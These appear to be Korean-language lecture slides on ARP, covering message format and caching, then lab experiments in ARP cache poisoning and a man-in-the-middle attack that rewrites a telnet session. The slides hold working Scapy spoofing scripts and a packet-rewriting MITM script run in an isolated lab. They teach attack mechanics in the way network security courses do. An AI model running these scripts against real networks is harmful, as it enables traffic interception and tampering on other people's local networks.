11	2024-04-04 05:1...	02:42:0a:09:00:06	02:42:0a:09:00:05	ARP	42	Who has 10.9.0.5? Tell 10.9.0.6
12	2024-04-04 05:1...	02:42:0a:09:00:05	02:42:0a:09:00:06	ARP	42	10.9.0.5 is at 02:42:0a:09:00:05

▶ Frame 4: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface br-b8a60acd3a4d, id 0

▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

▶ Destination: 02:42:0a:09:00:05 (02:42:0a:09:00:05)

▶ Source: 02:42:0a:09:00:06 (02:42:0a:09:00:06)

Type: IPv4 (0x0800)

▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5

▶ Internet Control Message Protocol

0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 00 -B....B.....E.

0010 00 54 d9 d4 00 00 40 01 8c b8 0a 09 00 06 0a 09 -T....@.....

0020 00 05 00 00 86 b4 00 1b 00 01 6c 6e 0e 66 00 00ln.f..

0030 00 00 3b 88 04 00 00 00 00 00 10 11 12 13 14 15 ;.....


0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25! "\$%&

0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &!()*+,-./012345

0060 36 37 67

2.4.1 ARP 메시지 형식

- ARP 프로토콜은 네트워크 계층 주소를 링크 계층 주소로(또는 그 반대로) 변환하도록 설계



ARP 메시지 형식

■ ARP 요청(request)

- ➡ 송신자는 송신자의 주소 영역(IP와 MAC 모두)과 타겟 영역의 IP 주소를 채운다
- ➡ 송신자가 정확히 알고 싶어 하는 타겟 MAC 주소는 비어 있다
- ➡ 요청에 대한 운영(operation) 코드는 1이다

■ ARP 응답(reply)

- ➡ 타겟 IP의 소유자는 ARP 요청을 보면 ARP 응답 메시지를 구성하여 송신자 주소 영역에 자신의 정보를 입력하고 ARP 요청에서 타겟 영역으로 송신자 주소 정보를 복사한다
- ➡ 응답을 위한 운영 코드는 2로 설정된다

ARP Class in Scapy

- Scapy 모듈은 ARP 클래스를 정의하여 ARP 메시지의 각 필드를 클래스 속성에 매핑
- ARP 클래스에 대한 속성의 이름, 유형 및 기본값

```
>>> ls(ARP)
hwtype      : XShortField              = (1)
ptype       : XShortEnumField          = (2048)
hwlen       : FieldLenField            = (None)
plen        : FieldLenField            = (None)
op          : ShortEnumField           = (1)
hwsrc       : MultipleTypeField        = (None)
psrc        : MultipleTypeField        = (None)
hwdst       : MultipleTypeField        = (None)
pdst        : MultipleTypeField        = (None)
>>> ls(Ether)
dst         : DestMACField             = (None)
src         : SourceMACField           = (None)
type        : XShortEnumField          = (36864)
```

2.4.2 ARP Cache

- Avoid sending too many ARP requests
- ARP caches received information

실습 화면 보기

```
# arp -n empty cache
# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.138 ms
...
# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

↖ **Cached MAC address**

2.4.2 ARP Cache

- arp를 이용하여 ARP 항목을 설정하고 삭제할 수도 있다

실습 화면 확인

```
# arp -s 10.9.0.7 aa:bb:cc:dd:ee:ff
```

```
# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.7	ether	aa:bb:cc:dd:ee:ff	CM		eth0
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

```
# arp -d 10.9.0.7
```

```
# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.6	ether	02:42:0a:09:00:06	C		eth0

2.5 ARP 캐시 감염 공격

- ~~ARP은 stateless → ARP reply를 무조건 저장~~
- ARP 캐시 감염 공격의 목적은 피해자의 ARP 캐시에 가짜 항목을 주입하여 타겟 IP 주소를 공격자가 설정한 MAC 주소에 매핑하게 하는 것
 - ➡ 실험 1: ARP 응답 스푸핑
 - ➡ 실험 2: ARP 요청 스푸핑
 - ➡ 실험 3: 의미없는 ARP 패킷 스푸핑
- 스푸핑된 메시지는 피해자에 의해 캐시될 수 있다.
 - ➡ 캐시되는 메시지 유형은 OS 구현에 따라 다르다.

Constructing ARP Message

■ Construct ARP packet

```
#!/usr/bin/python3

from scapy.all import *

E = Ether()
A = ARP()

pkt = E/A
sendp(pkt)
```

■ Fields of ARP and Ether Class


```
>>> ls(ARP)
hwtype      : XShortField          = (1)
ptype       : XShortEnumField     = (2048)
hwlen       : FieldLenField       = (None)
plen        : FieldLenField       = (None)
op          : ShortEnumField      = (1)
hwsrc       : MultipleTypeField   = (None)
psrc        : MultipleTypeField   = (None)
hwdst       : MultipleTypeField   = (None)
pdst        : MultipleTypeField   = (None)
>>> ls(Ether)
dst         : DestMACField        = (None)
src         : SourceMACField      = (None)
type        : XShortEnumField     = (36864)
```

Spoof ARP Request/Reply: Code Skeleton

```
target_IP    = "10.9.0.5"  
target_MAC   = "02:42:0a:09:00:05"  
  
fake_IP      = "10.9.0.99"  
fake_MAC     = "aa:bb:cc:dd:ee:ff"
```

victim: 10.9.0.5
goal: map **10.9.0.99** to **aa:bb:cc:dd:ee:ff**

```
# Construct the Ether header  
ether = Ether()  
ether.dst =  
ether.src =  
  
# Construct the ARP packet  
arp = ARP()  
  
arp.hwsrc =  
arp.psrc =  
  
arp.hwdst =  
arp.pdst =  
  
arp.op = 1  
  
frame = ether/arp  
sendp(frame)
```



실험 1: ARP 응답 스푸핑

실습 화면 보기

- 스푸핑된 ARP 패킷을 보내는 파이썬 프로그램을 작성

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4IP_V = "10.9.0.5"
5MAC_V_real = "02:42:0a:09:00:05"
6
7IP_T = "10.9.0.99"
8MAC_T_fake = "aa:bb:cc:dd:ee:ff"
9
10 ether = Ether(src=MAC_T_fake, dst=MAC_V_real)
11 arp = ARP(psrc=IP_T, hwsrc=MAC_T_fake, pdst=IP_V, hwdst=MAC_V_real)
12 arp.op = 2 # ARP reply
13
14 frame = ether/arp
15 sendp(frame)
```

spoof_arp.py

코드의 가장 중요한 부분, 라인 11로, 피해자의 ARP 캐시에 주입하려는 가짜 IP-to-MAC 매핑을 지정

실험 1: ARP 응답 스푸핑

- 공격 프로그램을 실행하기 전에 "arp -d"를 이용하여 hostA의 ARP 캐시 삭제
- hostM(attacker)에서 spoof_arp.py 실행
- 스푸핑된 응답을 보낸 후 hostA의 ARP 캐시를 확인
 - 캐시에서 가짜 항목을 찾을 수 없음
 - 우분투 20.04에서 arp 보안 취약점보완
 - arp request 없는 arp reply는 캐싱하지 않음
- ARP request가 전송될 때 arp 캐시 내부에 incomplete 항목이 생성

실험 1: ARP 응답 스푸핑

- 먼저 hostA에서 10.9.0.99를 ping한다.
- 이 기기가 존재하지 않기 때문에 응답이 오지 않는다. ARP 캐시를 확인하면 incomplete 항목이 생성된 것을 볼 수 있다.

```
// On the victim machine
```

```
# ping 10.9.0.99
```

```
...
```

```
# arp -n
```

Address	HWtype	HWaddress	Flags	Mask	Iface
10.9.0.99		(incomplete)			eth0

실습 화면 보기

ARP 응답 스푸핑

- incomplete 항목이 있을 때, 이 항목에 대해 공격을 다시 실행
→ 스푸핑된 응답이 수락
- 캐시에 타겟 IP 주소에 대한 레코드가 있을 때
→ 스푸핑된 응답은 항상 허용
- 공격 프로그램을 약간 변경하여 가짜 MAC 주소의 마지막 바이트를 ff에서 00으로 변경
→ 새로운 MAC이 캐시

실습 화면 확인

```
# arp -n
Address      HWtype  HWaddress           Flags Mask  Iface
10.9.0.99    ether   aa:bb:cc:dd:ee:ff    C           eth0

--- In between: the attack program was modified ---

# arp -n
Address      HWtype  HWaddress           Flags Mask  Iface
10.9.0.99    ether   aa:bb:cc:dd:ee:00    C           eth0
```

실험 2: ARP 요청 스푸핑

- ARP 패킷의 수를 최소화 하기 위해, ARP요청을 받은 호스트는 ARP응답을 주면서, ARP요청한 호스트의 MAC을 캐시에 저장
- 먼저 이더넷 헤더에서 목적지 MAC을 브로드캐스트용 MAC 주소인 ff:ff:ff:ff:ff:ff로 설정한다

```
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp   = ARP(psrc="10.9.0.99", hwsrc="aa:bb:cc:dd:ee:ff", ①
           pdst="10.9.0.5") ②
arp.op = 1 # Request
frame  = ether/arp
```

spoof_arp.py를 수정해서 실험

- ARP 패킷에서 라인 ①은 여전히 동일하고 라인 ②은 우리가 알고 싶은 IP의 MAC 주소를 지정한다. 10.9.0.5로 설정했다.
- hostA에서 arp -n 10.9.0.99를 실행하여 arp 캐시 삭제
- hostM(attacker)에서 공격 프로그램을 실행하면, 공격은 성공
→ 가짜 항목은 피해자의 ARP 캐시에 저장

**실습
확인**

실험 3: 의미없는 ARP 패킷 스푸핑

- Special type of ARP message
- Source IP = Destination IP
- 목적지 MAC = broadcast address (ff:ff:ff:ff:ff:ff)

```
IP_fake = "10.9.0.99"
ether = Ether(src="aa:bb:cc:dd:ee:ff", dst="ff:ff:ff:ff:ff:ff")
arp = ARP(psrc=IP_fake, hwsrc="aa:bb:cc:dd:ee:ff",
          pdst=IP_fake, hwdst="ff:ff:ff:ff:ff:ff")
arp.op = 2
```

spoof_arp.py를 수정해서 실험

- hostA에서 arp -d 10.9.0.99 실행 → 캐시 삭제
- hostA에서 ping 10.9.0.99 실행 → incomplete항목 생성
- hostM(attacker)에서 공격코드 실행
- hostA에서 arp -n 실행 → 캐시 항목 확인

실습
확인

ARP 캐시 감염에 대한 질문


- 1. 원격 컴퓨터에서 ARP 캐시 감염 공격을 시작할 수 있는가? 이 경우 공격자와 피해자는 같은 로컬 네트워크에 있지 않다.
- 2. 스푸핑된 ARP응답 패킷을 통해 피해자의 ARP캐시에 10.9.0.99용 가짜 MAC 주소를 주입하려면, 이 IP주소에 대한 캐시 항목이 캐시에 있어야 한다.(incomplete일 수 있음) 이 항목이 존재하지 않고 ARP 응답 패킷을 스푸핑할 수 있다면 공격에 성공할 수 있겠는가? 다른 유형의 ARP패킷을 스푸핑할 수 없지만, 모든 유형의 IP패킷을 스푸핑할 수 있다.

2.6 ARP 캐시 감염을 이용한 중간자 공격

- ARP 캐시 감염 공격으로 무엇을 할 수 있는가?
 - 타겟 IP의 MAC 주소를 변경하여 피해자의 패킷을 공격자에게 재지정.
 - 공격자가 단순히 패킷을 폐기하면 서비스 거부(DOS, denial-of-service) 공격.
 - 공격자가 패킷에 무언가를 하면 중간자(MITM, Man-In-The-Middle Attack) 공격 수행

중간자 공격

- 기기 A(10.9.0.5)와 B(10.9.0.6) 사이의 텔넷 세션을 대상
- 공격자는 기기 M(10.9.0.105)에 있다
- 공격자는 패킷을 수정할 수 있도록 A와 B 사이의 패킷을 M으로 재지정
- 시스템 A에서 사용자가 입력한 각 문자를 Z 문자로 교체한다



2.6.1 ARP 캐시 감염 공격 시작하기

- A의 ARP 캐시가 감염되면 B의 IP가 M의 MAC에 매핑
- B의 ARP 캐시가 감염되는 A의 IP가 M의 MAC에 매핑
- 공격에 성공하면 다음 내용을 볼 수 있다

```
// On 10.9.0.5      Machine A
# arp -n
Address      HWtype  HWaddress      Flags Mask  Iface
10.9.0.105   ether   02:42:0a:09:00:69  C           eth0
10.9.0.6     ether   02:42:0a:09:00:69  C           eth0
                ↘ This is M's MAC

// On 10.9.0.6      Machine B
# arp -n
Address      HWtype  HWaddress      Flags Mask  Iface
10.9.0.105   ether   02:42:0a:09:00:69  C           eth0
10.9.0.5     ether   02:42:0a:09:00:69  C           eth0
                ↘ This is M's MAC
```

2.6.1 ARP 캐시 감염 공격 시작하기

- hostA, hostB를 hostM(attacker)의 MAC으로 오염

arp_request.py를 hostM에서 실행

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4# for hostA infection
5#IP_target      = "10.9.0.5"
6#MAC_target     = "02:42:0a:09:00:05"
7#IP_spoofed     = "10.9.0.6"
8
9# for hostB infection
10IP_target      = "10.9.0.6"
11MAC_target     = "02:42:0a:09:00:06"
12IP_spoofed     = "10.9.0.5"
13
14# hostM(attacker)'s MAC to cheat hostA, hostB
15MAC_spoofed    = "02:42:0a:09:00:69"
17print("SENDING SPOOFED ARP REQUEST.....")
18
19# Construct the Ether header
20ether = Ether()
21ether.dst = MAC_target
22ether.src = MAC_spoofed
23
24# Construct the ARP packet
25arp = ARP()
26arp.psrc = IP_spoofed
27arp.hwsrc = MAC_spoofed
28arp.pdst = IP_target
29arp.op = 1
30frame = ether/arp
31sendp(frame)
```

```
root@3442f216874f:/# arp -n
Address          HWtype  HWaddress
10.9.0.6          ether    02:42:0a:09:00:69
```

```
root@65b6b28c2de5:/# arp -n
Address          HWtype  HWaddress
10.9.0.5          ether    02:42:0a:09:00:69
```

실습
확인

2.6.2 IP 포워딩 설정

- hostM(attacker)는 hostA와 hostB사이에 패킷을 중계하도록 설정 → 라우터처럼 동작 → Enable/Disable IP Forwarding
- 다음 명령을 사용하여 이 시스템 설정을 확인할 수 있다(1은 켜짐, 0은 꺼짐을 의미).

```
sysctl net.ipv4.ip_forward=1
```

```
sysctl net.ipv4.ip_forward=0
```

실습
확인

ping 테스트

실습 확인

■ ping 10.9.0.6 (hostA 에서 실행)

```
root@3442f216874f:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=63 time=0.112 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=2 ttl=63 time=0.107 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=3 ttl=63 time=0.098 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=63 time=0.077 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=5 ttl=63 time=0.109 ms
64 bytes from 10.9.0.6: icmp_seq=6 ttl=63 time=0.076 ms
64 bytes from 10.9.0.6: icmp_seq=7 ttl=63 time=0.117 ms
From 10.9.0.105: icmp_seq=8 Redirect Host(New nexthop: 10.9.0.6)
64 bytes from 10.9.0.6: icmp_seq=8 ttl=63 time=0.098 ms
```

- M, A, B는 동일한 네트워크에 있어서 A에서 B로 가는 최적의 경로는 M을 통과해서는 안 된다
- IP 프로토콜에 의해 M은 A에게 ICMP 재지정 메시지를 보낼 의무가 있다
- ping 프로그램에 의해 출력된 ICMP 재지정 메시지를 보는 이유이다

```
root@3442f216874f:/# arp -n
Address      HWtype  HWaddress
10.9.0.6     ether   02:42:0a:09:00:06
10.9.0.105   ether   02:42:0a:09:00:69
```

경로 재지정 명령에 의해 MAC오염이 제거

telnet 테스트

실습
확인

- hostA, hostB, hostM의 arp 캐시 삭제
- hostA, hostB arp 캐시 오염, hostM ip forwarding = 1
- hostA에서 hostB로 telnet 연결
→ seed라는 계정으로 로그인(암호는 dees)

```
root@3442f216874f:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
65b6b28c2de5 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

hostA에서 hostB로
telnet 연결

```
* Documentation:  https://help.ubuntu.com/
* Management:    https://landscape.canonical.com/
* Support:        https://ubuntu.com/support
```

```
seed@65b6b28c2de5:~$ pwd
```

hostB로 로그인한 상태

```
seed@65b6b28c2de5:~$ ip -br addr
```

```
eth0@if22      UNKNOWN    127.0.0.1/8
               UP          10.9.0.6/24
```

```
seed@65b6b28c2de5:~$ arp -n
```

Address	HWtype	HWaddress
10.9.0.5	ether	02:42:0a:09:00:69
10.9.0.105	ether	02:42:0a:09:00:69

```
seed@65b6b28c2de5:~$ exit
```

telnet 테스트

- 이 텔넷 세션의 패킷은 공격자 시스템 M을 통과한다
- 다음 명령을 사용하여 IP 포워딩을 해제할 수 있다.

```
# sysctl net.ipv4.ip_forward=0
```

hostM 에서 실행

- M에서 IP 포워딩을 해제하면 텔넷 세션이 멈추고 아무 것도 입력할 수 없다
- 실제로 A에서 입력한 내용은 M을 통해 B로 전송되지만 M은 더 이상 라우터가 아니므로 패킷은 폐기된다.
- IP 포워딩을 다시 켜면 A에 입력한 모든 내용이 나타나고 텔넷 세션이 정상으로 돌아온다.

실습
확인

2.6.3 텔넷 데이터 수정하기

- 먼저 IP 포워딩을 해제해야 M이 더 이상 다른 곳으로 패킷을 전달하지 않는다.
- 이렇게 하면 원래의 패킷 흐름이 중지되고, 변경을 수행하고, 수정된 패킷을 보낼 수 있다.
- IP 포워딩이 꺼져 있으면 M의 OS는 패킷을 폐기하므로 OS가 수신한 패킷의 복사본을 요청하는 방법이 있다.
- 이것은 일반적으로 원시 소켓을 사용하는 OS에 우리가 스니퍼 프로그램임을 알리는 것이다.

mitm_tcp.py

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4IP_A = "10.9.0.5"
5MAC_A = "02:42:0a:09:00:05"
6
7IP_B = "10.9.0.6"
8MAC_B = "02:42:0a:09:00:06"
9
10IP_M = "10.9.0.105"
11MAC_M = "02:42:0a:09:00:69"
12
13print("LAUNCHING MITM ATTACK.....")
14
15def spoof_pkt(pkt):
16    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
17        newpkt = IP(bytes(pkt[IP]))
18        del(newpkt.chksum)
19        del(newpkt[TCP].payload)
20        del(newpkt[TCP].chksum)
21
22        if pkt[TCP].payload:
23            data = pkt[TCP].payload.load
24            print("*** %s, length: %d" % (data, len(data)))
25
26            # For telnet (change each character)
27            newdata = re.sub(r'[0-9a-zA-Z]', r'Z', data.decode())
28
29            send(newpkt/newdata)
30        else:
31            send(newpkt)
32
33    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
34        newpkt = IP(bytes(pkt[IP]))
35        del(newpkt.chksum)
36        del(newpkt[TCP].chksum)
37        send(newpkt)
38
39    f = 'tcp and (ether src ' + MAC_A + ' or ' + \
40        'ether src ' + MAC_B + ' )'
41    pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
42
```

telnet 데이터 수정 실습

실습 확인

- hostA, hostB, hostM의 캐시 삭제
- hostA, hostB의 캐시 오염
- hostM에서 패킷포워딩 enable
- hostA에서 hostB로 telnet 연결
- telnet 연결 확인
- hostM에서 패킷포워딩 disable
- hostM에서 mitm_tcp.py 실행
- telnet 연결 확인
- hostM에서 mitm_tcp.py 중단
- hostM에서 패킷포워딩 enable
- telnet 연결 확인

실습 과제

다음의 각각 상황에 대해, ARP 프로토콜이 어떻게 동작하는지, 와이어샹크를 이용해 분석하라.

1. ping 10.9.0.6 (existing, on LAN)
2. ping 10.9.0.99 (non-existing, on LAN)
3. ping 1.2.3.4 (non-existing, not on LAN)
4. ping 8.8.8.8 (existing, on the Internet)



Q & A